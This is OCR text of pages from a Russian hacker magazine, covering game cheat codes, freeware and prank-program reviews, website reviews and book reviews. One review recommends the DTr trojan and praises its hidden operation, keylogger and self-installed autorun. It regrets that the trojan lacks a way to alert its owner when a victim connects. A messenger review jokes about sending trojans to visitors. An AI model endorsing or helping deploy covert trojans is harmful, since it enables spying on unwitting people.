
KodeMaster (cranyoblast@xakep.ru)

Heroes of Might & Magic IV

В игре все должно быть прекрасно: и графика, и звук, и геймплей, и чит-коды! Четвертые Герои - прекрасная игра! Поэтому, не раздумывая, давим на Tab и фигурно выводим нижеследующие команды (не забыв в конце подкрепить свои намерения нажатием Enter).

nwcAmbrosia - Строительные материалы for free! (т.е. даром :)).
nwcGoSolo - Разбирайтесь сами с собой, ребятки, я пойду пивка попью (игра переходит в полностью автономный режим).

nwcAres - Как говорили когда-то во времена BBS'ок, "Fuck You, Buddy, I'm The SysOp!", что означает "Прошу прощения, уважаемый, но я тут главный". Битва выиграна.
nwcAchilles - Плохо то, что компьютерный оппонент не знает, кто такой SysOp :(. Битва проиграна.



nwcThoth - Всего пятнадцать минут занятий в день по нашей уникальной методике SlimBodeShaper (tm), и мгновенное повышение в уровне вам обеспечено!
nwcAthena - Курсы повышения геройской квалификации: любое умение поимеем спокойно!
nwcValhalla - Все! Задолбали. Выигрываем сценарий, а то уже хочется посмотреть, что там в следующем.
nwcRagnarok - Ну, теперь задолбали окончательно. Ну вас к Черному Дракону с вашей игрой! Проигрываем сценарий и идем злобно пить пиво.
nwcHermes - В новых Хаггис ваш малыш (в смысле Герой) будет наслаждаться полной свободой действий (в смысле неограниченным передвижением)
nwcIsis - Вы хотите заклинаний? Их есть у меня!
nwcSphinx - Что-то напрягают меня все эти ваши паззлы-маззлы... Давай без дураков - картинку целиком и никаких Оракулов.
nwcCityOfTroy - Построить все здания в городе и начинать готовиться к прилету некромансера Бин Ладена, который разрушит два самых высоких из них.
nwcPan - За Родину! Урррряя-я-я-я! (так выглядит максимальная мораль :))
nwcSacrificeToTheGods - Тщщ-щелк!.. уступи искушению, узнай, что под крышкой... щелк!.. или шапку крутого сноубордиста!.. щелк!.. кому обломится тачка? (где-то максимальная удача ;))
А вот эти шмотки ты сможешь получить безо всякой особенной удачи - достаточно набрать нужный код (поверь мне, все они круче, чем шапки самых крутых сноубордистов :)).
nwcHephaestus - elven chainmail
nwcEtTuBrute - dagger of despair
nwcExcalibur - ring_of greater negation
nwcNibelungenlied - sword of the gods
Слишком много шмотья для тебя одного? Пригласи в гости теплую компашку!
nwcTristram - crusaders
nwcLancelot - champions
nwcStMichael - angels
nwcSevenLittleGuys - dwarves
nwcMerlin - magi
nwcCronus - titans
nwcBlahBlah - vampires
nwcHades - devils
nwcUnderTheBridge - trolls
nwcKingMinos - minotaur
nwcXanthus - nightmares
nwcFafnir - black dragons
nwcDoYouSmellBrownies - sprites
nwcFenrir - wolves
nwcFixMyShoes - elves
nwcTheLast - unicorn
nwcRa - phoenix
nwcValkyries - ogre magi
nwcGrendel - behemoth

Продуктивного тебе геройствования! ;)

The Sims: Vacation

CTRL+SHIFT+C откроет тебе окно для ввода кодов. Прямо в это окно вписывай размашистым почерком слово Rosebud. Опа! Кошелек потяжелел на 1000 буказоидов, а жизнь полегчала на миллион проблем. Хочешь

повторить? Вбивай "!;" (без кавычек). Каждый знак вопроса с точкой с запятой принесет тебе по штуке баксов. Для ускорения процесса можно воспользоваться copy/paste :).

Star Trek: Bridge Commander


К исполняемому файлу игры подпиши команду -TestMode. Сделать это можно через properties в поле, где указан путь к файлу. У тебя должно получиться что-то вроде

C:\Program Files\Activision\Bridge Commander\stbc.exe -TestMode. Если ты все сделал правильно, то теперь в тактическом режиме можно будет вводить чит-коды.
SHIFT+G - Неуязвимость, также известная в народе как режим бога.

SHIFT+R - Отремонтировать выделенный юнит.
SHIFT+K - Замочить выделенный юнит. В отбеливателе без хлора :).

Dark Planet: Battle for Natrolis

Читы работают только с установленным патчем версии 1.01
animalmagic - Увеличить производство животных.
edgiesrock - После этого



кода каждое нажатие пробела будет добавлять тебе ресурсы.
lightmap - Показать всю карту. Включая самые захолустные уголки самых задрипанных коммуналок... :)

harderai - Компьютерный игрок получает кучу ресурсов и резко становится твоим самым страшным кошмаром. Чит-код для мазохистов и распальцованный "чиста про-плееров".


Rainbow Six: Covert Ops Essentials


Уверенной рукой зажимаем тильду и получаем консоль. Пишем:

avatargod - Неуязвимость персональная, одна штука.
teamgod - Неуязвимость командная, один комплект.
theshadowknows - Невидимость персональная, опять же одна штука.
teamshadow - Враги пьют пиво и играют в боулинг. Шутка. На самом деле это командная невидимость (как ты, возможно, уже сам догадался :)).
5fingerdiscount - Инвентори забито до отказа - вот что значить тяга к халяве!
turnpunchkick - Режим с двухмерными моделями. Что-то ностальгия по Doom'у замучила...
bignoggin - Режим "большая голова". Посмотри - прикольно :).
meganoggin - А это режим "мега большая голова". Для тех, кого предыдущий чит не развеселил.

Tom Clancy's Ghost Recon: Desert Siege

Находим глазами кнопку ENTER, но не ту, которая вольготно изогнулась пониже бэкспейса, повыше шифта, а другую - ту что на numpad'е. Этот кнопарь здесь отвечает за консоль - родину читов. После того как код введен, вышеупомянутый кнопарь следует жмякнуть еще разок, для пущей убедительности.





superman - Примерь синее обтягивающее трико с буквой S на груди - теперь ты супермен! Что, не нравится прикид? Какая разница - ты в режиме бога!
shadow - А теперь тебя не видно. Правда-правда. Можешь отправляться в женскую баню, извращенец :).
run - Если в бане действие невидимости кончилось, тебе точно пригодится этот код - беги со всех ног!
chickenrun - Поэкспериментируй с новым типом гранат: ножки Буша осколочные противопехотные :).
squirrelkite - А вот еще одно оружие будущего - белкомет. Самое главное, не загрязняет окружающую среду, так как в качестве боеприпасов используются исключительно природные материалы.
autowin - Ну, позабавлялись и будет... Миссия окончена. Успешно, разумеется.

Dark Throne: Battle of Red Cliffs

Какой русский не любит халявного... э-э-э... да хоть чего-нибудь! Даже если этот русский играет в стратегию по мотивам древнекитайской истории. Сегодня у нас на сладкое халявные ресурсы для оснащения Освободительной Китайской Народной Армии. На счет раз подводим указатель манипулятора типа "мышь" к значку интересующего ресурса. На счет два совершаем одинарное нажатие на правую клавишу манипулятора. На счет три офигеваем от радости при виде 5000 единиц безвозмездного дара армии Поднебесной Империи. На счет четыре, пять, далее везде... повторяем процедуру.

ШароWARE3

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

Web Messenger PRO v 3.63

Windows 9x/Me/NT/2k/XP
Size: 376 Kb
Freeware
http://www.absolute-protect.com

Система, благодаря которой любой посетитель твоего веб-сайта может вызвать тебя на разговор. Никакое дополнительное программное обеспечение ему для этого не потребуется - окно чата открывается прямо в его бродилке после клика по кнопке вызова. Специальная программа-клиент устанавливается лишь на твоей машине. С ее помощью ты и будешь отвечать (или не отвечать :) на вызовы, общаться с людьми и делиться инфой. Что круто: во-первых, в отличие от большинства аналогичных систем, Web Messenger нормально относится к русскому языку (небольшая аллергия на букву «я», которую программа либо «выкусывает», либо заменяет набором из трех непонятных символов, ясное дело, не в счет :). Во-вторых, Web Messenger позволяет обмениваться не только текстовыми сообщениями, но и файлами, изображениями, звуками (что, согласись, удобно: попросил чел, скажем, «боевого» софта - ты ему свежего трояна на машину и залил :). Ну и, в-третьих, пользоваться услугами этой системы можно бесплатно и сколь угодно долго. Серьезных же недостатков у Web Messenger'а я не обнаружил... Хотя нет, вру! Есть одно неприятное ограничение: одновременно можно болтать лишь с одним человеком. Впрочем, вряд ли это ограничение будет мешать тебе жить - на своем собственном опыте я убедился, что народ по Сети нынче бродит не слишком общительный.

Browse3D v 1.0

Windows 9x/Me/NT/2k
Size: 3151 Kb
Shareware
http://www.browse3d.com

Еще один браузер, позволяющий манипулировать обычными веб-страницами в трехмерном пространстве. Он несколько отличается от «основателя жанра» - программы CubicEye (http://www.xknows.com/download/ce12install.exe), ныне покойной. Для вывода информации в нем используются не шесть плоскостей, а только три: центральная и две боковые. Зато на любой из боковых сторон может располагаться сразу несколько веб-страниц (точнее их уменьшенных изображений). Кроме того, боковые стороны выполняют каждая свою функцию. Левая - это своеобразная «History». На нее перемещаются страницы, с которых ты уже ушел. Правая плоскость отведена под страницы, которые еще только грузятся. Центральную же, как и в CubicEye, занимает веб-страница, которую ты в данный момент изучаешь. Само собой, в Browse3D ты можешь вертеться, как хочешь (поворачиваться то к одной стороне, то к другой, приближаться и удаляться), и переключать изображения веб-страниц с боковых плоскостей на центральный «экран». Смотрится все это довольно прикольно, правда разработчикам явно есть еще над чем поработать - чувствуется, что это всего лишь первая версия. Однако ребята, похоже, серьезно настроены довести свой проект до ума. По крайней мере, оптимизма у них хоть отбавляй! Иначе как объяснить то, что они уже сейчас планируют брать за свой продукт по 30 баксов с человека? :)

MultiBrowser bar v 0.4

Windows 9x/Me/NT/2k/XP
Size: 787 Kb
Freeware
http://www.turck.spb.ru

А вот эту программу доводить до ума не надо, ею уже сейчас можно пользоваться. MultiBrowser bar - это примочка для Internet Explorer, аналог панели Window bar из Оперы, но значительно более навороченный. MultiBrowser bar добавляет область предварительного просмотра в виде неширокой колонки слева от главного окна Internet Explorer'а. В этой области отображаются все открываемые в настоящее время веб-страницы таким образом, что ход загрузки каждой из них можно контролировать визуально. Вывод странички, загрузка которой завершена, в главное окно браузера выполняется одним кликом. Также возможна навигация путем «перетаскивания» ссылок из главного окна в область предпросмотра и автоматическая загрузка при старте программы заданного набора страниц. Одновременно на панели MultiBrowser bar помещается до девяти уменьшенных изображений веб-страниц. Программа работает с осликом IE версии 5.5 и выше.

WallsMedia Desktop Wallpaper Player v 2.50

Windows 9x/Me/NT/2k
Size: 2237 Kb
Shareware
http://wallsmedia.narod.ru

После того как ты Flash Saver'ом натаскал из Сети приличное количество Flash-мультиков и онлайн игр, у тебя может возникнуть вопрос: а что делать с этим добром дальше? Раз в полгода с гордостью демонстрировать свою коллекцию зашедшим попить пива друзьям? Что ж, и такой вариант имеет право на существование, хотя у меня есть предложение и получше: попробуй использовать свои любимые флэшки в качестве… обоев для Рабочего Стола. Уникальных динамических интерактивных обоев! А на тот случай, если ты не знаешь, как изготовить такие обои своими собственными руками, я дам тебе наводку - WallsMedia Flash Wallpapers Player. Указанная прога отлично справляется с проигрыванием swf-файлов на заднем плане. Кроме того, она позволяет регулировать размеры и положения зоны воспроизведения и умеет с заданной частотой переключаться с одного Flash-ролика из списка на другой. На тот случай, если ты запоздал с апгрейдом, и тебе жалко тратить системные ресурсы на постоянное воспроизведение флэшек, в WallsMedia Player предлагает щадящий режим работы: прокручивание Flash-роликов во время простоя компьютера, т.е. использование их в качестве оригинальных скринсейверов. Уверяю тебя, дело того стоит.

В заключение осмелюсь дать несколько ссылок для тех, кто свою Flash-коллекцию собирать еще только начал:


http://www.jholcomb.net/movies/humor_pong.swf
http://gamers.yo.lv/games/dancer.swf
http://www.deverano.ru/pidor.swf
и, конечно, www.mult.ru :)

DTr v 1.4.1

Windows 9x/Me/NT/2k/XP
Size: 503 Kb (server - 14 Kb!!!)
Freeware
http://www.danil.dp.ua

Новый троян отечественного производства с серверной частью 14 килобайт весом. При ближайшем рассмотрении становится ясно, что наши народные умельцы в очередной раз «подковали блоху»: обычно возможности троянов такого размера ограничиваются закачкой файлов и запуском программ на удаленной машине, но DTr не из таких. Это полнофункциональная система удаленного администрирования, в состав которой входит редактор реестра, менеджер файлов, менеджер задач, клавиатурный шпион и стандартный набор «шуточек» (вроде отключения клавы или перезагрузки компа).

К минусам этого трояна, если не считать грубоватый интерфейс клиентской части, следует отнести отсутствие СОХи (системы оповещения хозяина :). Это намеренное упущение - создатель DTr наивно полагает, что отсутствие именно этого компонента выводит его трояна на легальное положение. Если учесть, что DTr работает незаметно для пользователя и самостоятельно прописывает свой автозапуск в реестре, то такая точка зрения лично мне кажется забавной и… неудобной. Приходится пользоваться дополнительными утилитами, чтобы подчиненный компьютер сообщал о выходе в Сеть «хозяину» на мыло или ICQ. Хорошо еще, что таких утилит много и все они мелкие, а то бы я точно накатал разработчику жалобу в гостевую книгу :).




ШapoWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

Flash Saver v 3.15

Windows 9x/Me/NT/2k
Size: 541 Kb
Shareware
http://www.downloadatoz.com/flashsaver




Дополнение к Internet Explorer (с шестой Оперой не работает, несмотря на уверения автора :), позволяющее сохранять Flash-ролики как обычные картинки. После его установки в контекстном меню браузера возникает новый пункт - «Save Flash in This Page». Выбор этого пункта вызывает появление на экране окошка Flash Saver с полным списком swf-файлов, имеющихся на веб-странице. Те из них, которые представляют для тебя интерес, можно тут же взять и скинуть в требуемую директорию. Определить, какая анимация в каком файле содержится, помогает специальная область предварительного просмотра. Маленькая тонкость: щелкать правой кнопкой мыши надо обязательно вне области Flash-ролика, иначе ты увидишь контекстное меню Flash-плеера, в котором, как известно, пункт «Сохранить» отсутствует. В тех случаях, когда вся страничка сделана целиком на Flash'е, это может представлять некоторую сложность - чтобы извлечь требуемое меню приходится кликать по рамке окна бродилки. Рамка эта узкая, и с первого раза попасть по ней обычно не удается. Даже с десятой попытки порой можно запросто промахнуться, особенно, если состояния твоего организма застыло на отметке «Еще не отошел после вчерашнего» :).

WebMap Viewer v 0.6

Windows 9x/Me/NT/2k/XP
Size: 1259 Kb
Freeware
http://www.webmap.com

WebMap Viewer - это коллекция ссылок на более чем два миллиона сайтов из каталога Open Directory Project, выполненная в виде звездной карты. Карта разбита на тематические области (бизнес, развлечения, спорт и т.д.), и в каждой области маленькими звездочками обозначены сайты. Сказать, что программа имеет необычный интерфейс, - значит ничего не сказать. Тут тебе и плавное увеличение выбранной области, и описание сайта, возникающее при наведении курсора на какую-либо из звезд, и визуальный поиск. Последний, стоит отметить, особенно впечатляет: ты делаешь запрос, и тут же на интернет-карте начинают одна за другой отмечаться сайты-звезды, на которых, возможно, есть то, что ты ищешь. А как легко отсеивать «левые» результаты! Ведь сайты, тематика которых тебя не интересуют, видно сразу… Но, увы, как обычно, существует одна проблема - ты не можешь вносить изменения в звездную карту, так как WebMap Viewer это просто демонстрации технологии. Ну разве не свинство, а?!! Я бы лично очень хотел иметь полноценный менеджер закладок с такими возможностями у себя под рукой. Только представь себе: все твои закладки на одном экране, но не кучей, а чинно разложены по категориям. Листать ничего не надо. Выбрал нужную «звезду», кликнул по ней и отправился в путь. Эх…



TIPS&TRICKS

Надеюсь, ты уже заметил в этом номере возродившуюся рубрику Tips&Tricks. Отныне это народная рубрика. Если у тебя есть, что посоветовать народу, то присылай свои триксы на мой адрес Sklyarov@real.xakep.ru . Я их рассмотрю, и если это будут действительно новые и интересные фичи, то, будь уверен, они появятся в Хакере. Приветствуются советы на любые темы: железо, софт, взлом (безопасность), оси и т. п. Не стесняйся указывать, вместе с советом, свое имя и фамилию (ник), электронный ящик или сайт. Они будут, также, опубликованы в журнале. В конце года будут подводиться итоги, и тот, у кого за этот период будет опубликовано больше всего советов, в качестве поощрения, получит на пиво, эксклюзивно от][, 100$. Если таких советчиков окажется несколько, то судьбу будет решать русская рулетка :).


И еще, не нужно мне присылать какие-либо вопросы, для этого есть FAQ, я жду от тебя только трюки и советы! До встречи!

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru).
А ты прислал мне свои трюки и советы?

Возьми на заметку

Copy Cursor v 1.00 (145 Kb)


Win 9x/Me/NT/2k/XP
Freeware
http://www.rjlsoftware.com



Свежая заподлянка от RJL Softwate. Делает копии указателя мыши (неподвижные). Через некоторое время курсорами заполняется весь экран, и для того, чтобы выяснить, который из них настоящий, требуется подвигать мышкой. Раздражает чрезвычайно. Рекомендую.

Screen Screw v 1.00 (107 Kb)

Win 9x/Me/NT/2k/XP
Freeware
http://www.rjlsoftware.com




Еще одна «шуточка». Заставляет поверить, что у монитора (или видеокарты, что непринципиально :) проблемы с цветностью. Раскраска экрана меняется каждые десять секунд, к тому же изображение затягивает сеточкой. Программа протестирована на группе девушек во время их обучения на компьютерных курсах. Эффект потрясающий.

NullSoft Beep v 0.3 (69 Kb)


Win 9x/Me/NT/2k/XP
Freeware
http://www.nullsoft.com

Уставшие выпускать одну версию WinAMP'а за другой ребята из Nullsoft решила отдохнуть и расслабиться. Так, видимо, и появилась на свет программа NullSoft Beep, заставляющая компьютер во время работы звучать так же, как компьютеры звучат в старых фантастических фильмах. А что? Не все же ему, железному, одним только кулером гудеть. Прикол.



Kahli v 3.2 (~ 3 Mb)

Win 9x/Me/NT/2k/XP
Freeware
http://www.kahli.com




Виртуальный персонаж - девушка с восхитительными формами - живущий на Рабочем столе. Kahli - дальняя родственница медвежонка Оськи (так что анимация и приколы на уровне). Поведение чуть более распущенное, чем у Tahni (www.tahni.com), но гораздо более скромное, чем у VirtuaGirls (www.virtuagirls.com).

WWW

Витольд Барский (psy@ft.inc.ru)
Асёна (asya@ft.inc.ru)

Нудисты в натуре


http://www.naturism.ru



Ты, наверное, давно заметил, что жарким летом твой комп реже виснет, если снять с него внешний корпус. С людьми то же самое - если летом ты не будешь страдать от жары, то сразу начнешь лучше соображать. К тому же одежда в ближайшее время вряд ли подешевеет. Поэтому умные люди давно придумали нудизм - не жарко, и деньги экономишь. Но только если решишь стать нудистом, не выбегай голышом на улицу - так ты не в нудисты попадешь, а в психушку. Зайди сначала на сайт натуристов - почитай, посмотри, вдруг не понравится (бывает и такое, один мой знакомый при слове "нудист" краснел и голову под кровать засовывал - полная клиника). Уверен, что скинуть с себя (и не только с себя) одежду для тебя не проблема. Но если ты всерьез решишь заделаться натуристом, этого мало. Необходимо еще и морально-идеологическую шелуху с себя сбросить, проникнуться и принять особую философию. Вести здоровый (не побоюсь этого слова) образ жизни. И только тогда ты сможешь встать в ряд таких личностей, как Лев Толстой, Николай II, Альберт Эйнштейн и другие не менее известные перцы. На сайте ты сможешь узнать об истории натуризма, о специальных местах отдыха и пляжах, посмотреть фотографии и видео, а также найти в своем городе единомышленников.

Анимационная подводная лодка

http://animation-submarine.flashmaster.ru/



Продолжим смотреть видео. Только в данном случае - видео художественное, точнее - флэш-мультики. Да и не только мультики, есть здесь и картинки, и комиксы. Все это разложено по темам: компьютер, эротика, реклама и другие. Сделано все на уровне, красиво и профессионально - есть чему поучиться начинающим флэшмэнам. Да и куда же без профессионализма - ведь команда этой мастерской творит во главе с известным питерским аниматором Костей Бирюковым. На сайте есть и раздел "сделай сам", который поможет тебе понять технологию создания флэшек. В общем, всем, кто интересуется флэшем, советую посетить этот ресурс.


Мавзолей В.И. Ленина

http://www.lenin.ru

Еще один, в некотором смысле, музей ;). Музей с одним экспонатом - вечно живым вождем мирового пролетариата. А ты был в Мавзолее? В реальном, который в центре Москвы, в котором мертвый человек лежит не похороненный? Что? Говоришь, не в Москве живешь? Ах, какая потеря... Ну, сайт восполнит ее. На нем ты сможешь посетить Склеп №1, не вылезая из Инета. И ощущения у тебя будут такие, будто ты находишься внутри настоящего Мавзолея - благодаря используемой на сайте технологии VRML. Так что все будет очень реалистично. Для пущей реалистичности можешь звук подключить. Только на ночь не смотри, а то всю ночь покойники сниться будут.

Правильный сайт для мужчин

http://www.mhalf.newmail.ru



Знаешь, что в тебе самое главное? Вот-вот, почти угадал. Главное в тебе - это то, что ты Мужчина (во всех смыслах, а не только в том, о чем ты подумал). А правильные мужчины должны регулярно читать правильные мужские журналы. Жаль только, покупать их тоже приходится регулярно. Men's Health, например, клевый журнал - так сказать, один из немногих заслонов надвигающейся из-за океана феминистской угрозе. А что делать, если ты не можешь его покупать каждый месяц? Не переживай, не все для тебя потеряно. Добрый дядя подумал о таких, как ты, и сделал сайт, на который выкладывает самые интересные статьи. Неизвестно, правда, сколько этот сайт проживет - разрешения-то у дяди нет, но пока - пользуйся.

Что есть на этом сайте? Да практически все, что тебя может интересовать как мужчину. Много статей о девушках: как понравиться и охмурить ее, что они в нас не любят и какие запахи их возбуждают, заводить или не заводить служебный роман, десять заповедей гения секса и т.д. Другая сторона мужской жизни - карьера - здесь тоже представлена в полный рост: от поиска и смены работы до успешного продвижения по служебной стремянке. Но для того чтобы нравиться женщинам и иметь успешную карьеру, конечно же, необходимо хорошее здоровье. Здесь тебя подкуют по всевозможным мужским болезням: что это такое, как этого избежать и как лечить, если избежать не удалось. Кроме этого, на сайте имеется инфа по питанию, психологии, экстремальным видам спорта и так далее - всего не перечислишь.


Сайт маньяков

http://mana.narod.ru/main.html

Этот сайт про Учение Манаяны. Вот что говорят авторы сайта:
"Учение не является продуктом чьей-то фантазии, ибо послано свыше Великим Богом по имени Хаба-Хаба. Учение базируется на Четырех Великих Ценностях - это Мана (Пиво), Свобода, Компьютеры и Девушки. Собственно, первая ценность и дала имя религии и людям, ее исповедующим. Последние две ценности не надо понимать буквально: третья включает в себя все, что связано с компьютерами, всю околокомпьютерную культуру (включая киберпанк) и т.д. Четвертая ценность включает в себя понятия любви, прекрасного двойственного начала, эстетики, гармонии и др. Маньяком считается любой человек, понимающий и разделяющий дух Учения. Целью деятельности маньяка является достижение Глубины - состояния контролируемого психоза. Процесс духовного роста (путь к Глубине) называется Падением. Цель Манаяны - формирование правильного мировосприятия, маньяческого отношения к жизни".
А поскольку одним из лучших способов развития сознания является прослушивание маньяческой музыки с вдумчивым разбором текстов и просмотр маньяческих фильмов, на сайте ты найдешь эту музыку и эти фильмы. Большинство из них, я уверен, ты хорошо знаешь и любишь. Так что можно считать, что наполовину ты уже маньяк. Тебе остается познакомиться с учением и принять его, и посетить храм, фотографии которого там же, на сайте. Удачного тебе оманьячивания!

Музей мошенничества

http://www.museum.ru/museum/swindler/



Если у тебя нечестно выиграли в карты, если ты умудрился потерять, а не прикарманить деньги в сети, если твои кровные президенты уплыли в финансовой пирамиде, если тебе пообещали и не дали обещанную работу и взяли при этом кучу бабок, если эмиграция, за которую ты отдал последние деньги, оказалась незаконной, то... ты можешь пополнить своей историей музей мошенничества, представленный на сайте ;). Ну, а если ты не хочешь пополнять такой музей и надеешься не оказаться лохом, то лучше заранее в теории познакомиться со всеми известными случаями мошенничества. Так что беги скорей на сайт, чтобы тебя уже никто не поставил на некоторое количество вечнозеленых. А тем более, если ты собрался покупать/продавать недвижимость, выехать на ПМЖ в процветающую страну или просто поработать за границу, отдохнуть в теплые края или - о ужас! - вложить последние копейки в супер-пупер прибыльный бизнес под 1000% годовых. Кроме случаев мошенничества, на сайте ты прочтешь и советы, как их избежать, и что вообще делать в том или ином случае. Надеюсь, что после этого ты не облажаешься.


X-BOOKS

Витольд Барский (http://x-books.ft.inc.ru/)
Асена (asya@ft.inc.ru)

Крис Касперски

«Укрощение Интернета»

М.: СОЛОН-Р, 2002 - 288 с.



Это четвертая книга из серии «Кодокопатель» (которую я рекомендую хакерам всех мастей) и первая в этом обзоре, которую могу рекомендовать не только просветленным гуру компьютерной нирваны, но и самым мохнатым ламерам. Единственное, чем ты должен обладать, - это желание сделать работу в Интернете лучше, быстрее и тому подобное.

Книга построена в виде вопросов и ответов. Автор всю жизнь отвечал на вопросы по почте, а теперь собрал их вместе и рассортировал - получилась полезная книжка с веселыми карикатурами. Вопросы для твоего удобства разбиты по темам. Во-первых, это проблемы, посвященные удаленному доступу. Как оптимизировать соединение, как вести учет времени в Интернете и т.п. Во-вторых, это общие вопросы о Сети. Типа что такое протоколы, порт, DNS и с чем их едят. Конечно, вопросы по безопасности тоже есть: как получить бесплатный доступ (в книге дается полный список бесплатных входов всех провайдеров во всех городах бывшего СССР), как защититься от вирусов, какая самая надежная ось и так далее. Еще ты узнаешь все про модемы, получение файлов, почту, конференции и веб-программирование. И в конце, на десерт - для тех, кто еще не наигрался, - заработок денег в Инете. Лично мне понравился последний вопрос: как из Windows сделать UNIX. Ты знаешь? Тогда читай!

Да, чуть не забыл. Про список бесплатных входов я пошутил ;-))

Джон Чирилло

«Защита от хакеров»

СПб.: Питер, 2002 - 480 с.

